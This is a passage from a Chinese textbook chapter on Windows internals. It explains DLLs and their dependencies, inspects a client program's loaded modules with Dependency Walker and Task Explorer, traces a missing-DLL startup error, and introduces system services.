(3) gdi32.dll 是 Windows GDI 图形用户界面相关程序,包含的函数用来绘制图像和显示文字 DLL 文件格式和 EXE 文件一样,也是 PE 格式。Dependency 工具(文件夹 depends22_x86)可以递归扫描以寻找程序所使用的所有依赖 DLL,图 6-4 所示为 user32.dll 所有依赖 DLL。




图 6-4　user32.dll 所有依赖 DLL

图 6-4 中左边栏目显示 user32.dll 自身需要依赖其他 DLL 的输出函数，右边栏目是 user32.dll 的输出函数(库函数)列表，是可以供给程序或其他 DLL 调用的功能函数，如序号为 477 的输出函数为 MessageBoxA 是显示一个模态对话框(消息框、通知框)。DLL 可以被动态加载，即当调用其库函数时加载进内存，函数调用完则可以卸载，以节省内存空间。

3) EXE 与 DLL 的关系

在 Windows 中，应用程序并不是一个完整的可执行文件，它们被分割成一些相对独立的动态链接库，即 DLL 文件，放置于系统中。执行某一个程序时，相应的 DLL 文件就会被调用。一个应用程序可有多个 DLL 文件，一个 DLL 文件也可能被几个应用程序所共用，这样的 DLL 文件被称为共享 DLL 文件。用 Dependency 工具查看优酷的客户端软件 YoukuDesktop.exe 调用了哪些 DLL，如图 6-5 所示。




图 6-5　YoukuDesktop.exe 文件的 DLL 列表

可执行文件(executable file)是由多个 DLL 模块组成的。图 6-5 显示了 YoukuDesktop.exe 依赖哪些 DLL 模块,左侧栏显示依赖的 DLL 模块列表,右侧上栏显示模块 WININET.dll 自己所依赖的函数列表,右侧下栏显示模块 WININET.dll 提供给 YoukuDesktop.exe 使用的函数列表。通过这个列表,可以静态分析出 YoukuDesktop.exe 的部分功能。

(1) VERSION.DLL:Windows NT 系统版本检测应用程序接口。

(2) ADVAPI32.DLL:可能会进行注册表操作。

(3) WSOCK32.DLL:具备网络通信功能。

(4) WS2_32.DLL:具备网络通信功能。

(5) WININET.DLL:具备 HTTP 浏览、下载等功能,典型的例子是浏览器、下载工具。

(6) WINMM.DLL:具备多媒体播放能力。

(7) MFC42U.DLL:使用 VC 编写。

利用 Explorer Suite 中的 Task Explorer 工具查看运行中的 YoukuDesktop.exe 进程信息,如图 6-6 所示。




图 6-6 YoukuDesktop.exe 进程信息

工具 Task Explorer 显示的当前计算机中所有正常运行进程的详细信息,图 6-6 中上部列表显示所有进程信息。其中,process 是进程名;id 是进程标识符,这里是十六进制显示的整数(也就是任务管理器中的 PID 值);Address 是进程的内存基地址(虚拟地址),用户程序的默认基地址为 0x00400000;size 是进程所在内存空间大小;Path 是进程的执行文件路径;Description 是进程描述。

单击 YoukuDesktop,则图 6-6 中下部列表显示进程 YoukuDesktop 所加载的模块信息,第一行即第一个模块是 YoukuDesktop 的主程序代码,其下面的则是 YoukuDesktop 中

加载和运行的 DLL 名、加载地址、大小、文件路径及其描述。如果正常，显示所加载的 DLL 皆能在图 6-5 中找到，否则不正常，如 DLL 注入。

值得注意的是系统 DLL 如 ntdll.dll、kernel32.dll、user32.dll 和 gdi32.dll 等的内存基地址在不同进程中是一样的，而系统 DLL 内存基地址随系统内核的不同而不同。DLL 文件损坏或丢失会导致程序无法打开、计算机没声音、计算机蓝屏、桌面无法显示、主页被修改为网址导航、桌面图标无法删除(重启同样不能正常删除)等。图 6-7 显示 FireSystem.exe 执行时启动不了，因为缺少 DES.dll 文件，如图 6-8 所示。利用 Dependency Walker 查看 FireSystem.exe 文件，可以看到 DES.dll 的图标为问号，而右边显示的是 FireSystem.exe 需要调用 DES.dll 的输出功能函数，且都用红色图标标记，意味着皆缺失。




图 6-7　FireSystem.exe 无法启动




图 6-8　无法找到组件提示框

FireSystem.exe 启动后如果需要某个 DLL 时，会先在 FireSystem.exe 所在文件目录下查找该 DLL 文件，如果找不到，则到系统目录下查找，还是找不到则弹出如图 6-8 所示的提示框。

4）系统服务与驱动


系统服务(system services)是指执行指定系统功能的程序、例程或进程，以便支持其他程序，尤其是低层(接近硬件)程序。服务一般在后台运行，与用户运行的程序相比，服务不会出现程序窗口或对话框，可以在任务管理器中查看到。服务的存在形式有 exe 和 dll 两种。打开服务管理窗口的步骤如下。

(1) 在“运行”中输入“services.msc”。

(2) 打开“控制面板”→“管理工具”→“服务”。

(3) 用 Tasklist/svc 命令查看。

服务管理窗口如图 6-9 所示，显示的服务信息如下。



(a)



(b)

图 6-9 服务管理窗口

